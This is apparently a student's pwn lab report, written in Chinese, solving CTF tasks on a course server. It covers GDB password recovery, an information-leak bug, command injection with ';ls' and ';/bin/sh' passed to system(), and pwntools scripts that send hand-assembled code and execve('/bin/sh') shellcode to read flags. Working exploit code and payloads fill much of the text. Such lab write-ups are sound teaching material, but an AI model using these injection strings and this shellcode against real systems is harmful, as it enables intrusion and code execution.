# Pwn Lab1


## 3220102732-周伟战-Pwn基础

> 前期准备，在ubuntu上两个指令安装
> sudo apt install -y gdbserver
> sudo pip3 install pwntools
> (操作均在Linux虚拟机中进行)


## Task1

### 1.1

Step1:利用pwn template --host 116.62.247.145 --port 10100 ./hello>hello_pwn.py将程序给重定向到hello_pwn.py之中,并且已经将我们remote环境也封装完毕
利用python3 hello_pwn.py remote来验证




Step2：
在阅读hello.c代码之后，发现应该将断点设置在(Line121)get_user_password（）处




在GDB一直单步调试后，发现密码是

**`I_am_very_very_strong_password!!`**

```
~/桌面/pwn
❯ python3 hello_pwn.py local
[*] '/home/ctfer/桌面/pwn/hello'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 116.62.247.145 on port 10100: Done
[*] Switching to interactive mode
Hello there, please input your username
$ user
Hello user, please tell me the length of your password
$ 32
cool, input your password
$ I_am_very_very_strong_password!!
password correct! show your the first part of flag
flag1: AAA{H3ll0_the3E_$
```

由此得到了第一部分的flag:

**`AAA{H3ll0_the3E_`**

> 1.1 get the flag1 over

## 1.2 get the flag2

> 要获得flag2是利用这个程序的bug，在remote下，在username下输入32个字长的username，然后会导致真实的password接在程序报错的字符串中。

```
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 116.62.247.145 on port 10100: Done
[*] Switching to interactive mode
Hello there, please input your username
$ admin
Hello admin, please tell me the length of your password
$ 32
cool, input your password
$ aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
What's wrong with you? Are you a hacker?
----------------- LOG -----------------
you input name as admin (len 5)
you input password as aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaV3rY_C0mp13x_Pa55w0rD (len 53)
---------------------------------------
$ V3rY_C0mp13x_Pa55w0rD
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 116.62.247.145 port 10100
```

得到admin的密码是： **`V3rY_C0mp13x_Pa55W0rD`** (21len)

Step3:

在hello_pwn.py中添加代码，使得在remote状态下完成admin的账号登录

```python
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

io.sendlineafter(b"Hello there, please input your username\n",b"admin")
io.sendlineafter(b"the length of your password\n",b"21")
io.sendafter(b"cool, input your password\n",b"V3rY_C0mp13x_Pa55W0rD")
# shellcode = asm(shellcraft.sh())
# payload = fit({
#     32: 0xdeadbeef,
#     'iaaa': [1, 2, 'Hello', 3]
# }, length=128)
# io.send(payload)
# flag = io.recv(...)
# log.success(flag)


io.interactive()
```

最终获得flag2** `cOoL_anD_m0t1vaTEd_Pwni3s}` **

连在一起获得flag: **`AAA{H3ll0_the3E_cOoL_anD_m0t1vaTEd_Pwni3s}`**

# Task2

> 将injection1用IDA逆向并且进行F5反编译,观察main函数;
> 在命令行中进行nc 116.62.247.145 10101，并且利用helper解题，顺利的进入。

在观察过main之后，分析bug:


```
puts("input file name");
scanf((unsigned int)"%32s", (unsigned int)filename, v0, v1, v2, v3, 0LL, 0LL, 0LL, 0LL);
puts("input file data");
read(0, appenddata, 0x80uLL);
snprintf(
  (unsigned int)cmd,
  256,
  (unsigned int)"echo -n \"%s\" >> datafolder/%s",
  (unsigned int)appenddata,
  (unsigned int)filename,
  v4,
  filename[0]);
system(cmd);
```

通过system执行 `echo -n \"%s\" >> datafolder/%s` ,来实现程序功能。
本题的思路是code injection，那么只需要在 `input file data` 里面输入 `;ls` 指令,很显然可以看见 `flag.txt` 文件

```
~/桌面/pwn/datafolder
❯ nc 116.62.247.145 10101
give answer that answer such that `sha256(4585 + answer)` has 12 leading zero bits.
583
you pass the proof-of-work
Hello! I am a very simple file hosting service
----------------------------------------------
[1] create file with data
[2] read file data
[3] append file data
[4] leave
2
input file name
;ls
app
bin
datafolder
dev
flag.txt
lib
lib32
```

> 发现有flag.txt 说明已经找到了flag

重新进入该界面，利用;/bin/sh进入shell指令，通过查询IDA中反编译的readfile源码，得到了 `cat` 指令然后利用指令cat flag.txt后就能获得flag，如下图所示:




**flag:AAA{C0d3_1nJecti0n_5xampLE}**

# Task3

> 以下是5个delegate的代码

```
#include<stdio.h>
int add(int a,int b){
    return a+b;
}
int sub(int a,int b ){
    return a-b;
}
int AND(int a,int b){
    return a && b;
}
int OR(int a,int b){
    return a || b;
}
int XOR(int a ,int b){
    return a^b ;
}
```

然后利用命令行，获得其未link前的assemble code

`gcc calculator1.c -O2 -c -o calculator1.o && objdump -M intel -d calculator.o|less`

获得优化过后的assemble code

```
Disassembly of section .text:

0000000000000000 <add>:
   0:   f3 0f 1e fa             endbr64
   4:   8d 04 37                lea    eax,[rdi+rsi*1]
   7:   c3                      ret
   8:   0f 1f 84 00 00 00 00    nop    DWORD PTR [rax+rax*1+0x0]
   f:   00

0000000000000010 <sub>:
  10:   f3 0f 1e fa             endbr64
  14:   89 f8                   mov    eax,edi
  16:   29 f0                   sub    eax,esi
  18:   c3                      ret
  19:   0f 1f 80 00 00 00 00    nop    DWORD PTR [rax+0x0]
```

```
0000000000000020 <AND>:
  20:   f3 0f 1e fa             endbr64
  24:   85 ff                   test   edi,edi
  26:   0f 95 c2                setne  dl
  29:   31 c0                   xor    eax,eax
  2b:   85 f6                   test   esi,esi
  2d:   0f 95 c0                setne  al
  30:   21 d0                   and    eax,edx
  32:   c3                      ret
  33:   66 66 2e 0f 1f 84 00    data16 cs nop WORD PTR [rax+rax*1+0x0]
  3a:   00 00 00 00
  3e:   66 90                   xchg   ax,ax

0000000000000040 <OR>:
  40:   f3 0f 1e fa             endbr64
  44:   31 c0                   xor    eax,eax
  46:   09 f7                   or     edi,esi
  48:   0f 95 c0                setne  al
  4b:   c3                      ret
  4c:   0f 1f 40 00             nop    DWORD PTR [rax+0x0]
```

```
0000000000000050 <XOR>:
  50:   f3 0f 1e fa             endbr64
  54:   89 f8                   mov    eax,edi
  56:   31 f0                   xor    eax,esi
  58:   c3                      ret
(END)
```

> 获得了5个函数

```
from pwn import *
context.arch='amd64'
add_asm='''
lea    eax,[rdi+rsi*1]
ret
'''
add_code=asm(add_asm)
print(add_code)
```

得到了add函数的 `b'\x8d\x047\xc3'`
同理获得了SUB函数的 `b'\x89\xf8)\xf0\xc3'`
AND函数的 `b'\x89\xf8!\xf0\xc3'`
OR函数的 `b'\x89\xf8\t\xf0\xc3'`
XOR函数的 `b'\x89\xf81\xf0\xc3'`

```
from pwn import *
context.arch='amd64'
context.log_level ='DEBUG'
#io=...
p=remote('116.62.247.145',10102)
p.sendlineafter(b"Request-1: give me code that performing ADD\n",b'\x8d\x047\xc3')
p.sendlineafter(b"Request-2: give me code that performing SUB\n",b'\x89\xf8)\xf0\xc3')
p.sendlineafter(b"Request-3: give me code that performing AND\n",b'\x89\xf8!\xf0\xc3')
p.sendlineafter(b"Request-4: give me code that performing OR\n",b'\x89\xf8\t\xf0\xc3')
p.sendline(b"Request-5: give me code that performing XOR\n",b'\x89\xf81\xf0\xc3')

p.interactive()
```

然后获得了flag

**AAA{W0w_yoU_aRE_v3rY_g00d_4t_A5M_C0dE}**

> 学习shellcode

```python
from pwn import *
context.arch='amd64'
context.log_level='DEBUG'
p=remote("116.62.247.145",10102)
shellasm='''
push 0x42
pop  rax
inc  ah
cqo
push rdx
movabs rdi,0x68732f2f6e69622f
push rdi
push rsp
pop  rsi
mov  r8,rdx
mov  r10,rdx
syscall
'''
shellcode=asm(shellasm)
p.sendline(shellcode)
p.interactive()
```

```
    b'app\n'
    b'bin\n'
    b'dev\n'
    b'flag.txt\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libx32\n'
app
bin
dev
flag.txt
lib
lib32
lib64
libx32
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x29 bytes:
    b'AAA{Th1nK_l1ke_A_hacKeR_n0t_A_pr0graMM3r}'
AAA{Th1nK_l1ke_A_hacKeR_n0t_A_pr0graMM3r}$
```

得到了flag

**AAA{Th1nK_l1ke_A_hacKeR_n0t_A_pr0graMM3r}**

## Task4

## Bonus